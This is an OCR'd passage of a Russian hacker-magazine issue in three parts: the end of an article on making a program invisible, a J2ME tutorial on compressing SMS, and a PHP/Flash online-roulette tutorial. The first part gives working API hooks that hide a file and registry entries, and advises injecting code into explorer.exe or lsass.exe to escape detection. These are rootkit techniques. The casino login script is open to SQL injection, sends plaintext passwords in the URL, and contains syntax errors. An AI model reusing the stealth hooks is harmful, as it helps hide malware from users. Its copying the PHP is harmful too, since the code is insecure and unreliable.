Поскольку мы внедряли код не в виде DLL, обнаружить наш код в программе с помощью утилит не удастся

СКРЫВАЕМ НАШ ФАЙЛ

В Windows для работы с файлами есть несколько функций, которые и следует перехватить и немного обработать. Это функции получения первого файла и хэндла поиска FindFirstFile(A\W) и функции получения всех следующих за ним файлов FindNextFile(A\W). Нужно написать свои версии этих функций так, чтобы они выводили все файлы, кроме нашего. Делается это достаточно легко. Как и в случае с CreateProcess, создается функция, объявленная так же, как и перехватываемая, в которой вызывается оригинал. Он возвращает, согласно MSDN, в структуру WIN32_FIND_DATA все данные о файле, которые мы сверяем с данными о файле, который мы хотим скрыть. Если они не совпадают - оставляем все как есть, если совпадают - просто вызываем функцию для получения следующего файла. Если же файл последний в списке и следующего нет - возвращаем ошибку ERROR_NO_MORE_FILES.

```
HANDLE WINAPI xFindFirstFileA (PCSTR lpFileName,
PWIN32_FIND_DATAA lpFindFileData)
{
 HANDLE ret = FindFirstFileA(lpFileName, lpFindFileData);
 if (lstrcmpiA(lpFindFileData->cFileName,FILENAME) == 0)
 {
  if (!FindNextFileA(ret, lpFindFileData)) {
   SetLastError(ERROR_NO_MORE_FILES);
   return INVALID_HANDLE_VALUE;
  }
 }
 return ret;
}
```

Функций похожего содержания еще три, все лежат аккуратненько на диске и ждут момента, когда ты на них посмотришь. Работают, как я уже сказал, по одному и тому же принципу - подсовывают, если имя файла совпало с FILENAME, другой файл. Стоит внедрить такие функции во все процессы и модифицировать соответствующим образом таблицу импорта, как сразу все приложения (вроде far'а или explorer'а) забывают о существовании твоей программы.

Мед - это очень странный предмет: если он есть, то его сразу нет. Направленный перехват позволяет FAR'у видеть наш файл, а Explorer'у нет

СКРЫВАЕМ ЗАПИСЬ В РЕЕСТРЕ

Для перечисления всех ключей в реестре служит функция RegEnumValue(A\W). Поэтому, если мы хотим, чтобы о ключах, созданных нашей программой, система забыла, нужно эту функцию перехватить и немного подкорректировать ее вывод. Пусть, скажем, если имя возвращаемого ключа равно имени нашего файла, этот ключ выводиться не будет, а функция вернет ошибку. Нет проблем, реализуется легко.

```
LONG WINAPI xRegEnumValueA(HKEY hKey, DWORD dwIndex,
LPSTR lpValueName, LPDWORD lpcValueName,  LPDWORD
lpReserved, LPDWORD lpType, LPBYTE lpData, LPDWORD
lpcbData)
{
 LONG ret = RegEnumValueA(hKey, dwIndex, lpValueName,
lpcValueName,  lpReserved, lpType, lpData, lpcbData);
 if (lstrcmpiA(lpValueName,FILENAME) == 0) return 1;
 return ret;
}
```

Вот и вся функция! Сравниваем lpValueName (имя ключа) с нашей константой и, если они равны, возвращаем единицу. Подобным образом перехватывается и уникод-версия функции (только процедура проверки равенства строк немного иная), после чего система напрочь забудет о записях в реестре с именем нашей программы. Красота!

ЧТО ОСТАЛОСЬ?

Осталась запись в списке процессов. Она легко ликвидируется инжекцией всего управляемого кода в explorer.exe или lsass.exe, где он не будет вызывать ничьего лишнего подозрения. После того как мы скрыли процесс, файл и запись в реестре, никакой, даже очень продвинутый пользователь не обнаружит нашей программы у себя на компьютере. Хотя и энергии мы на это потратили немало: исходный код невидимки весит аж 20 Кб и включает в себя функции повышения привилегий до уровня отладчика, функции инжектирования, перехвата API, перечисления модулей и процессов, функции для работы с таблицей импорта (потому что я отказался от imahehlp.dll), а также 12 функций-обработчиков. Все это добро ты, как обычно, обнаружишь на диске. Если возникли вопросы или какие-нибудь необыкновенно интересные идеи - пиши, с удовольствием отвечу.

На этом радостной ноте я закругляюсь. Удачного компилирования и изучения недр системы!



DE BUGGER*

>ТЕПЕРЬ У **ТЕБЯ** ЕСТЬ ВОЗМОЖНОСТЬ ИСПРАВИТЬ **НАШИ** ОШИБКИ!

К сожалению (а может, и к счастью - кто знает?), случается так, что мы ошибаемся, опечатываемся и тупим. Как люди и как компьютеры. Как все. Чтобы хоть как-то замолить свои грехи, мы предлагаем тебе присылать нам письма с описанием найденных багов. Письма эти мы прочитаем и исправим ошибки в следующем номере. Ждем.

[DEBUGGER@REAL.XAKEP.RU]

Филипп Коряка (phil@pereslavl.ru)

МОБИЛЬНАЯ АРХИВАЦИЯ

Размер SMS'ок сильно ограничен, что правда, то правда. Ограничен он 160 символами для СМСок, состоящих только из латиницы, и 70 символами для тех, в тексте которых содержатся символы национальных языков, например русского. Причем достаточно всего одной русской буквы в сообщении, чтобы его максимальный размер уменьшился более чем вдвое. Давай попробуем разобраться, с чем это связано, ликвидировать этот ужасный недостаток и вообще, немного расширить возможный объем SMS.

СЖИМАЕМ SMS НА J2ME!

КОДИРОВАНИЕ ТЕКСТА

Еще со школы нам известно, что компьютеры и прочие железяки не понимают никаких букв, а представляют всю информацию исключительно в виде набора ноликов и единичек. Соответствие между символами и их цифровым представлением называется кодировкой. В мире существует огромное множество кодировок. Самые распространенные среди них можно разделить на три класса: восьмибитные, семибитные и шестнадцатибитные.

В восьмибитных кодировках для представления одного символа требуется восемь бит или один байт, из чего следует, что такой кодировкой можно охватить 256 символов.

В семибитных на кодирование символа отводится уже семь бит, а количество возможных символов равно 128.

В шестнадцатибитных же кодировках символ кодируется аж двумя байтами, при этом количество охватываемых символов - 65536. Внушительный объем кодировки позволяет вместить в себя символы всех существующих национальных алфавитов одновременно, в отличие от, скажем, восьмибитных кодировок, которые вмещают только латиницу и еще один национальный алфавит. Представителем шестнадцатибитной кодировки является Unicode.

[загл]	П	р	и	в	е	т	
6bit	6bit	6bit	6bit	6bit	4bit	6bit	4bit

Наша кодировка (44 бита)

Для кодирования текста SMS используется семибитная кодировка, в случае если текст состоит только из символов латинского алфавита. А поскольку максимальный объем SMS в соответствии со стандартами составляет 1120 бит, то легко подсчитать максимальное количество символов. Оно равно 1120/7 = 160. Как только в тексте сообщения появляется символ, скажем, кириллицы, кодировка меняется с семибитной на Unicode с ее двумя байтами на символ. Максимальный объем СМСки при этом становится равным 1120/16 = 70. Unicode, как и все универсальное, выигрывает в общем случае, но в некоторых частных случаях можно предложить более рациональный алгоритм.

ДОЛОЙ UNICODE

Попробуем придумать свою собственную кодировку, при использовании которой влезало бы больше текста в одно сообщение. Сформулируем требования к ней: кодировка должна позволять использовать символы латиницы и кириллицы, цифры от 0 до 9, а также символы «.,!?-_"/:@». Максимальный объем сообщения, представленного нашей кодировкой, должен быть не менее 160 символов, а лучше более.

За основу нашей кодировки возьмем шестибитное кодирование. Оно позволяет закодировать 64 символа, и в отведенные нам стандартом 1120 бит поместятся 186 таких символов. Разместить в таблице из 64 элементов символы двух алфавитов, знаки препинания и цифры нам не удастся, они просто все не влезут. Поэтому нужно сделать так, чтобы одному коду соответствовало сразу несколько символов, а переключение между ними осуществлялось бы с помощью других, специальных. Подобная система очень напоминает клавиатуру, где на каждой клавише расположено несколько символов (разного регистра или языка), и выбор осуществляется нажатием клавиши Shift.

Итак, в первых 32 элементах будем хранить символы кириллицы от «а» до «я». Одну букву кириллицы я намеренно исключил, благо правила русского языка позволяют мне это сделать. Какую? Догадайся сам (подсказка: эта буква ни разу не встречается на страницах этого журнала).

Также в первых 26 элементах будем хранить символы латиницы от «a» до «z». То есть код 2 будет у нас одновременно соответствовать и кириллической букве «б», и латинской букве «b». Знаки препинания мы поместим в табли-



Множество полезной информации по J2ME на русском языке ты можешь найти по адресу: http://lib.juga.ru/.


це на позициях 32-41. Цифры от 0 до 9 логично будет поместить тоже в начало нашей таблицы и присвоить им коды от 0 до 9. Теперь коды от 0 до 9 соответствуют трем символам: кириллическому, латинскому и числовому. Как же определить, какой конкретно символ из трех выбрать? Для этого мы будем использовать символы-модификаторы. В основной таблице у нас осталось 22 пустых ячейки. В часть из них мы и поместим модификаторы. Нам потребуются следующие модификаторы: переключатель «кириллица/латиница», переключатель «цифры/не цифры», переключатель «заглавные/строчные» и переключатель «следующая заглавная».
Для того чтобы понять, как работают модификаторы, закодируем такое сообщение: «Привет, Lexa, мой НОМЕР 128. Пока» - и посмотрим, что выйдет.

```
[следующая заглавная]привет, [кириллица/латиница][следующая заглавная]lexa, [кириллица/латиница]мой [заглавные/строчные]номер [цифры/не цифры]128. [цифры/не цифры]п[заглавные/строчные]ока
```

Аналогия с клавишей Shift налицо. Первое упоминание модификатора - это нажатие клавиши, второе упоминание - это ее отпускание. На начальном этапе модификаторы установлены в положение «строчные кириллические буквы». Из общего ряда выделяется модификатор «следующая заглавная», он не требует отключения. Преимущество использования его, а не модификатора «строчные/заглавные» очевидно и равно шести битам.
В Unicode такое сообщение занимало бы 33*2 = 66 байт. В нашей кодировке оно занимает 41*6/8 = 31 байт. Здорово, сжали сообщение больше чем в два раза, но мы не будем останавливаться на достигнутом. Мы задействовали только 46 кодов, и у нас в запасе еще 18. Эти 18 кодов позволяют нам использовать для трех символов не шестибитное, а четырехбитное кодирование. На рисунке показано, за счет чего осуществляется переход к четырем битам и почему таких символов может быть только три.
Каким же символам присвоить такие короткие коды? Ответ очевиден: наиболее часто встречающимся в текстах на русском языке - пробелу (о котором, кстати, мы вообще забыли) и буквам «о» и «е».
Проведя несколько экспериментов, легко увидеть, насколько большой выигрыш мы получим за счет использования всего лишь трех четырехбитных кодов.

ПОДГОТОВКА

Чтобы осуществить подобное кодирование сообщений у себя на телефоне, тебе потребуется немного разобраться в программировании на J2ME. Этот язык поддерживают большинство современных моделей. А для того чтобы в нем разобраться, необходим




Потеря бит при переходе к четырехбитному кодированию

софт: компилятор, среда и эмулятор. Компилятор сделает из текста программы готовый мидлет, среда нужна для того, чтобы не париться и не изучать разные ключи компилятора, а также чтобы не искать текстовый редактор. Эмулятор же нужен для тестирования и запуска полученного в результате компиляции приложения.
Смело устанавливай с диска J2SE, а затем и Java 2 Micro Edition Wireless Toolkit (WTK), с помощью которого обычно и пишется софт для мобильников. WTK - это как раз набор всего необходимого для нашего случая. В нем даже универсальный эмулятор есть, поддерживающий все современные навороты. Подобный эмулятор позволит проверить работоспособность программы вообще, но не программы на конкретной модели мобилы. Если хочешь быть уверен в работе твоего мидлета на определенном телефоне - скачай специфический, родной, эмулятор с сайта производителя сотового. Альтернативой родному эмулятору может служить только сам телефон, на который ты будешь постоянно заливать новые версии, что, надо признать, не всегда возможно. Кстати, чуть не забыл, - нам потребуется софт для загрузки мидлета в телефон. Его обычно можно найти либо на диске, который прилагался к телефону, либо там же, где и эмулятор, - на сайте производителя.
К сожалению, не все можно протестировать на эмуляторе, особенно если это универсальный эмулятор. Поэтому пользоваться телефоном для тестирования придется. В реальной мобиле некоторые вещи могут работать немного иначе. Мне, например, так и не удалось осуществить отправку SMS с одного эмулятора на другой. Зато отправка сообщения с эмулятор на обычный телефон прошла на ура. Правда, последующие двое суток я получал эту СМСку на свой телефон каждый час. Видимо, на шлюзе, через который происходила отправка, случился сбой :).

ПОПЫТКИ РЕАЛИЗАЦИИ

Вооружившись всем необходимым для программирования и тестирования софтом, наконец, можно попробовать осуществить нашу идею. Для этого заходим в директорию с WTK и из поддиректории bin запускаем ktoolbar.exe. В появившемся окне выбираем пункт «New Project» и создаем новый проект, sms_test, с таким же названием класса. В следующем окошке, не читая, кликаем «Ok». Настройки на данной стадии нас совершенно не интересуют. Проект создан, теперь можешь приступать к написанию мидлета. Исходники твоей программки будут храниться в директории apps/sms_test/src. Полный код уже готового мидлета для изучения ты можешь найти на диске, здесь же я рассмотрю только некоторые вопросы.
Итак, цикл разработки приложения для твоей мобилы состоит из двух фаз:
❶ Написание кода мидлета, его компиляция и отладка на эмуляторе.
❷ Загрузка мидлета в телефон и тестирование его на телефоне.
Для того чтобы отправить СМС из своей программы, нужно использовать Wireless Messaging API. Набор очень удобных и понятных классов:
MessageConnection - определяет операции для посылки и получения сообщений.
MessageListener - позволяет мидлету получать уведомления о входящих сообщениях.



Кодировка Unicode (112 бит)

Message - основной интерфейс для представления сообщений, из которого наследуются два следующих класса.
TextMessage - класс текстового сообщения.
BinaryMessage - класс бинарного сообщения.
Следующий код осуществляет отправку SMS с помощью этого API:

```
try{
 String addr = "sms://+1234567890";
 MessageConnection conn = (MessageConnection) Connector.open (addr);
 TextMessage msg = (TextMessage)conn.newMessage (MessageConnection.TEXT_MESSAGE);
 msg.setPayloadText ("Hello World!");
 conn.send (msg);
}
catch (Exception e) {}
```

Как видишь, здесь все очень просто:
❶ создаем соединение,
❷ создаем сообщение,
❸ отправляем сообщение,
❹ закрываем соединение.
В случае с отправкой кодированных по нашему методу сообщений следует использовать класс BinaryMessage. Соответственно, код преобразуется следующим образом:

```
byte[] bin_msg;
try{
 String addr = "sms://+1234567890:5151";
 MessageConnection conn = (MessageConnection) Connector.open (addr);
 BinaryMessage msg = (BinaryMessage)conn.newMessage (MessageConnection.BINARY_MESSAGE);
 msg.setPayloadData (bin_msg);
 conn.send (msg);
}
catch (Exception e) {}
```

Обрати внимание на то, что в строке адреса появилось дополнение в виде «:5151». Это номер порта, на который следует отправлять СМСку. Дело в том, что существует два вида SMS: в которых присутствует номер порта и в которых его в помине нет. Сообщения первого типа принимаются стандартным ПО телефона. Сообщения второго типа должны обрабатываться соответствующими мидлетами, настроенными на получение сообщений из данного порта. Если в момент поступления сообщения такой мидлет не запущен, то сообщение передается стандартному ПО мобилы.
К примеру, получать все сообщения, пришедшие на 5151 порт, можно с помощью следующего простого кода:

```
try{
 String addr = "sms://:5151";
 MessageConnection conn = (MessageConnection) Connector.open (addr);
 Message msg = null;


 while (!ex){
 msg = conn.receive();
```



На сайте http://java.sun.com/ у тебя есть возможность обнаружить новые версии J2SE и WTK.



Метод numberOfSegments класса MessageConnection позволяет узнать, на сколько сегментов будет разбито сообщение во время отправки.



На диске лежит пример мидлета, который позволяет отсылать SMS, уже готовая реализация кодирования по нашему замечательному методу и весь необходимый для программирования софт.







```
    if (msg instanceof TextMessage){
    TextMessage txt_msg = (TextMessage)msg;
    String text = txt_msg.getPayloadText();
    txt_msg.setPayloadText ("Received: " + text);
    conn.send(txt_msg);
    }
    }
   }
   catch (Exception e) {}
```

Тут ты можешь столкнуться с небольшой проблемой. Мидлет, предназначенный для получения СМСок с определенного порта, будет получать их только в то время, когда он запущен. В случае если СМСка придет, когда мидлет не запущен, она перенаправится стандартному ПО телефона. Решением данной проблемы является использование технологии Push Registry, которая позволяет установить соответствие между мидлетом и некоторым портом. При поступлении информации в зарегистрированный специальным способом порт твой мидлет автоматически загрузится.
Таким образом, получается некое подобие сервера. Для того чтобы связать определенный порт с мидлетом, следует добавить в jad-файл строчку вроде этой:

```
MIDlet-Push-1: sms://:5151, sms_test, *
```

В этой строке оговорено, что при поступлении сообщений типа sms на 5151 порт необходимо активизировать мидлет sms_test и передать ему эти данные. Далее мидлет должен проводить декодирование и отображать сообщение в читабельном виде (с этой достаточно сложной, но очень интересной проблемой предстоит разобраться тебе самому). Посмотреть на уже реализованное приложение, которое принимает, получает, кодирует и декодирует сообщения по описанному выше принципу, можно на диске.

ВЗГЛЯД В ПРОШЛОЕ



KToolbar

К сожалению, технология Push Registry поддерживается только в новых телефонах, соответствующих стандарту MIDP версии 2.0. В более старых моделях, поддерживающих версию 1.0, реализовать отправку и получение СМСок на порт, с которым проассоциирован конкретный мидлет, невозможно. А отправка закодированного сообщения на стандартное ПО телефонов не имеет смысла, поскольку текст в этом случае будет нечитаемым.
Кроме того, нигде не оговаривается, как должен активизироваться мидлет при поступлении очередной СМСки на связанный с ним порт. Так, например, на телефонах компании Siemens серии 65 в таких ситуациях просто появляется звездочка в левом нижнем углу экрана, без какого-либо проигрывания мелодии или включения виброзвонка. Согласись, это не очень удобно, хотя, наверное, можно самому реализовать сигнал в мидлете.
Еще одной большой проблемой является тот факт, что заявления производителей о соответствии MIDP 2.0 еще ни о чем не говорят. Это очень напоминает ситуацию, сложившуюся не так давно на рынке браузеров, когда там царили Internet Explorer и Netscape Navigator. Оба браузера поддерживали JavaScript и HTML, но оба делали это по-разному и имели разную объектную модель, в связи с чем разработчикам приходилось делать фактически разные версии сайтов для разных браузеров.
Что ж, остается только надеяться, что в скором времени этой неразберихе придет конец и мы сможем, наконец-то, писать универсальные мидлеты, работающие на всех телефонах, независимо от производителя.

Никита Кислицин (nikitoz@real.xakep.ru)

АЗАРТНЫЕ ИГРЫ НА PHP

Если ты азартный человек и любишь полазить по Сети, то, конечно же, знаешь о существовании в интернете онлайновых игровых заведений - сайтов, где каждый желающий может погрузиться в атмосферу казино и заодно спустить за вечер пару тысяч долларов. Вообще говоря, все эти системы устроены довольно сложно, ведь они должны обеспечивать безопасность транзакций, возможность гибкой работы с каждым пользователем, чтобы его было проще кидать, ну и так далее. Однако простенькую интернет-рулетку мы с тобой можем написать хоть сейчас.

СОЗДАНИЕ СОБСТВЕННОГО ИНТЕРНЕТ-КАЗИНО

КАК ЭТО РАБОТАЕТ?


Прежде всего, что же такое рулетка и как в нее играть. Есть несколько вариантов игры, и правила мягко перетекают из одного казино в другое, но самый примитивный вариант выглядит так. Перед игроком находится стол, который разделен на 36 клеток, цвет которых меняется в специальном порядке между черным и красным. В каждом розыгрыше случайным образом выпадает какое-то число. До розыгрыша игрок делает ставку, причем тут возможны следующие варианты: можно поставить деньги на выпадение определенного цвета, можно - на четность/нечетность выпавшего числа, на диапазоны чисел и на конкретные значения. В зависимости от вида ставки и выпавшего числа рассчитывается, сколько денег выиграл клиент: если он угадал цвет, выигрыш - это удвоенная ставка, если диапазон из 12 чисел, то утроенная и так далее. Разумеется, игрок может делать несколько ставок.


Вот так выглядит красиво нарисованная рулетка

Самая первая проблема заключается в визуализации процесса игры. Каким бы придурком ни был наш клиент, вряд ли его устроит текстовый режим работы, когда выпавшее число и выигрыш выводятся в качестве текстовых сообщений шрифтом courier на белом фоне :). Разумеется, здесь очень важна атмосфера и куча мелочей. Поэтому все электронные казино сталкиваются с проблемой визуализации: надо как-то нарисовать красивую рулетку и дать возможность пользователю взаимодействовать с этим интерфейсом. Несколько лет назад самым популярным решением было использовать мастодонтские html-выкладки и еще большие JS-программы для управления всеми компонентами. Каждый кусочек игрового пространства представлял собой отдельный растровый файл, и их взаимодействием управлял специальный клиентский скрипт. Однако технологии не стоят на месте, и на смену такому тупому подходу пришло решение поумнее - использовать Flash-приложения. Это стало возможным с развитием этой технологии, поскольку она претерпела значительные изменения и стала действительно удобным и универсальным инструментом.

В САМОМ ДЕЛЕ FLASH?

Современный Flash позволять создавать довольно навороченные системы: язык ActiveScript поддерживает даже работу с сокетами, о чем тут говорить! Любое флеш-приложение может работать в качестве полноценного клиента, взаимодействующего с серверами баз данных, web-сервисами и т.д. Сейчас настало время представить себе, как будет функционировать наша крутая рулетка. Прежде всего, надо понимать, что пользовательская информация и данные о транзакциях хранятся на внешнем сервере, более того, все игровые расчеты проводятся там же. Доступ к управляющей информации должен осуществляться через специальный интерфейс, который мы реализуем в виде системы PHP-скриптов. Для чего необходимо использовать такой интерфейс, почему нельзя заставить сам флешевый клиент работать с сервером БД и самостоятельно вычислять выпадающие комбинации? Ответ очень простой: чтобы исключить пользовательские махинации. Ведь если Flash-


Один из электронных учебников по Flash

приложение самостоятельно производит игровые расчеты, то не так уж и сложно будет научиться управлять этими процессами, более того, появится возможность вмешиваться в обмен информацией с сервером и фальсифицировать результаты игры. Также использование управляющих PHP-сценариев позволяет внести четкое разделение между клиентской частью и серверной. Клиентская Flash-заставка будет показывать стол для игры, принимать ставки, отправлять их серверу, получать и показывать пользователю результат розыгрыша. При этом все расчеты и вычисление выигрышных ставок производится на серверной части, заставка лишь получает окончательный результат и никоим образом не может влиять на него.

ВЗАИМОДЕЙСТВИЕ

На нашем диске ты найдешь флешевый проект, а также готовый swf-файл. Это и есть сама рулетка, клиентская часть системы. Приложение довольно простое, кода в нем очень мало, и подробно описывать его я сейчас не буду: ты сам легко в нем разберешься, просто открыв файл проекта. Однако для понимания того, как строится и работает наша система, тебе потребуется знать, каким образом происходит взаимодействие Flash-приложения и внешних PHP-сценариев. Фактически задача сводится к получению и передаче скрипту некоторых переменных. В ActionScript все это может быть реализовано при помощи функции loadVariables("url", level/"target" [, variables]). Чтобы тебе было проще разобраться, я приведу пример того, как можно отправить скрипту login.php пользовательские данные для аутентификации:

```
loadVariables("http://xa-xoct.ru/login.php?login=nikitos&pass=GytFbDf", "_root");
```

Здесь функция loadVariablers выполняет двоякую роль. С одной стороны, она отправляет скрипту две переменные, а с другой - загружает идентификаторы, которые находятся в выводе сценария login.php.

Упрощенный вариант сценария login.php

```
function auth($login, $pass) {
$re=mysql_query(select password From users where login='$login');
$res=mysql_fetch_array($re);
if(mysql_num_rows($re)==0 || $pass!=$res[password]) return False;
return true;
}

if(auth($_GET[login],$_GET[pass])) {
echo "result=1&sid=$session";
} else {
echo "result=0";
}
```

Здесь, как несложно видеть, описана простейшая функция auth, проверяющая корректность аутентификационных данных. Интереснее ниже - в случае успеха мы выводим в стандартный поток вывода строку result=1&sid=$session. Здесь следует пояснить, что как раз эта строка попадает на вход флешевой функции loadVariables и именно из нее будут извлечены и импортированы переменные result и sid. Первая указывает на то, удалась ли аутентификация, а вторая является идентификатором PHP-сессии, в пространстве переменных которой мы будем хранить секретные сведения, чтобы не передавать их каждый раз. Все дальнейшие транзакции будут осуществляться через этот идентификатор.
После того как аутентификация пройдена, флеш-приложение показывает пользователю примитивный игровой стол, представляющий собой прямоугольник, расчерченный на 36 клеток, с кнопкой «Крутить». Обработчик этой кнопки почти копирует уже приведенный вызов функции loadVariables: на этот раз методом POST отправляются идентификатор сессии и все пары <номер_поля, ставка>, где ставка - не ноль.
Сначала я подумал, что можно отправлять все ставки в виде кучи переменных, однако затем решил, что лучше структурировать весь обмен, отправляя информацию о ставках в формате xml-документа. Таким образом, скрипту передаются только три параметра: идентификатор пользовательской сессии, параметр action и xml-документ, несущий информацию о ставках пользователя. Этот документ имеет следующий формат:

```
<bet>
<pole>
<code>23</code>
<money>4</money>
</pole>
<pole>
<code>50</code>
<money>100</money>
</pole>
</bet>
```

Мы уже обсуждали формат XML, и я надеюсь, что такой поворот событий не ввел тебя в ступор. На всякий случай поясню, что элементы <pole> - это поля ставки. Каждый из них имеет в себе еще два элемента: код поля и величину ставки. Тут следует вспомнить, что пользователь может осуществлять ставку не только на конкретные значения, но и на диапазоны чисел. Чтобы решить эту проблему, я и решил абстрагироваться от конкретного номера поля, использовав именно его код. Каждая ставка на конкретное поле кодируется его номером, под это заняты числа 1-36. У нас имеется счетное множество чисел, любые из которых можно использовать для обозначения ставок на диапазоны выпадающих числовых значений. Так, все красные поля я решил идентифицировать кодом 50, черные - 51, четные числа - 60, нечетные - 61. Диапазон 1-12 кодируется числом 71, 13-24 – 72, 25-26 – 73. Таким образом, если посмотреть на приведенный пример xml-документа с информацией о ставках, можно сказать, что пользователь поставил сто фишек на красное и только четыре - на поле с номером 23. Наверное, наркоман.
Для чего я решил использовать XML? Ну хотя бы потому, что современные версии PHP оборудованы великолепным xml-движком, который позволяет довольно быстро обрабатывать такие вот структуры и позволит нам не заморачиваться над созданием своего парсера, исключив кучу ошибок и конфликтов. Также использование этого формата делает наш флешевый клиент универсальным, и его можно будет довольно быстро заставить работать с любой другой системой.
Я не буду рассказывать, как работать с парсером xml, - я уже писал об этом, так что тема должна быть тебе знакома. Если же ты ничего не запомнил либо просто упустил этот материал из виду, советую тебе обратиться к подшивке «Х».
После того как пользовательские ставки приняты и пользователь нажал кнопку «Крутить», клиентская часть нашей системы отправляет скрипту play.php данные о ставках, вызывая уже знакомую тебе функцию loadVariables. Сценарий вычисляет выигрыш пользователя, записывает информацию об этом в базу данных и возвращает клиенту информацию о выпавшем поле, выплевывая в стандартный поток вывода строку вида pole=13&money=312. Функция loadVariables импортирует новое значение этой переменной и передает управление флеш-приложению, которое показывает пользователю выигрышное поле и обновляет надпись с его балансом в соответствии с переменной money. Таким образом, флешевая заставка по сути своей играет роль обычной html-формы, только красивой и визуализированной. Все вычисления и хранение даже промежуточной информации осуществляются на сервере, и вмешаться в этот процесс почти невозможно.

ИГРОВОЙ ГЕНЕРАТОР

Следующая проблема – это генерирование выигрышного поля. В реальной рулетке для этого используется хитрый вращающийся барабан, мы же воспользуемся встроенным генератором случайных чисел, реализованным в виде функции rand(). Несложно догадаться, что эта функция генерирует псевдослучайные числа из диапазона, определяемого двумя параметрами. Так, для того чтобы получить случайное целое из диапазона [1,36], нужно вызвать эту функцию вот так: $r=rand(1,36).
Особо следует отметить, что в современных версиях PHP нет необходимости отдельной функцией инициализировать работу счетчика, это делается теперь автоматически.
Мы вплотную подошли к задаче расчета выигрыша пользователя. Тут схема такая. Генерируется случайное число в диапазоне от 1 до 36, и определяется набор выигрышных ставок, массив выигрышных кодов, вот так:

Упрощенный код, вычисляющий выигрышные ставки


```
$r=rand(1,36);
$go=array($r);
$i=1; $i++;
if($r%2==1) {$go[$i]=61;}
//нечетное есть остаток от целочисленного деления на 2
else { //четное
$go[$i]=60;
}
$i++
if(isred($r)) { //выпало красное
$go[$i]=50;
} else { $go[$i]=51;} //черное
// и так далее.
```



Посмотреть и даже поиграть с виртуальными фишками в действительно красивом е-казино можно здесь: www.va-bank.com. Однако не стоит этого делать с настоящими деньгами!



В виртуальных казино, где есть возможность играть на настоящие деньги, насколько мне известно, функции генерации псевдослучайных чисел не используются. Так как, вроде бы, при лицензировании разработчики должны представить пул всех случайных чисел, используемый в казино. То есть все случайные значения генерируются заранее, а затем просто выбираются из базы.



Так выглядит игровое поле нашей рулетки

Думаю, несложно уяснить, как это работает. В зависимости от того, какое число выпало, выявляются его признаки: цвет, четность и диапазон, куда оно попадает. В соответствии с этой информацией строится массив выигрышных кодов. Далее, в процессе парсинга xml-документа со ставками пользователя проверяется, какие из них являются выигрышными, и в зависимости от кода ставки происходит расчет выигрыша. Так, если выиграла ставка с кодом до 36, то выигрыш умножается на 36, если 50 или 51 - то удваивается, и так далее.

ВОТ И ВСЕ

Да здравствует логическое завершение! В результате мы разобрались с процессом управления флеш-приложениями, с тем, как можно импортировать и экспортировать переменные. Не забыли и о процессе вычисления выигрышных ставок и суммы выигранных денег. По существу это все. Остальные функции по работе с пользователями и записи информации о транзакциях сводятся к составлению простейших sql-запросов. Здесь у тебя проблем не должно возникнуть.
Вывод из всей этой истории очень простой: Flash удобно использовать для создания гибких пользовательских интерфейсов, управляемых внешними программами, которые и несут весь интеллект системы.

НАСКОЛЬКО ХОРОША RAND()?



Результат статистических испытаний функции rand()




Таблица с информацией о сгенерированных случайных числах

В самом деле, насколько случайные числа выдает эта функция? Наверное, суть вопроса следует пояснить. На первый взгляд кажется, что тут такого: вызвал функцию, вывела число. Вызвал еще раз, вывела другое. Еще раз - третье. Работает, супер. Однако насколько независимы эти выпадения? Пощелкай раз сто, и тебе может показаться, что какие-то числа из диапазона выпадают чаще других. Это особенно актуально, когда диапазон чисел невелик, как в нашем случае. Идеальный счетчик случайных чисел должен обеспечивать равную вероятность выпадения каждого номера. Значит, нам нужно как-то оценить работу функции rand(). Путь для этого только один: надо подвергнуть функцию так называемым статистическим испытаниям. Мы вызовем ее, скажем, сто тысяч раз и посмотрим, нет ли вдруг чисел, которые выпадают сильно чаще других или, наоборот, реже. В этом случае, если поделить число выпадений определенного поля на общее число попыток, мы получим частоту совершения этого события. В математической статистике, которую мы с Николаем G недавно сдали, доказывается, что частота с ростом количества попыток в целом мало отличается от 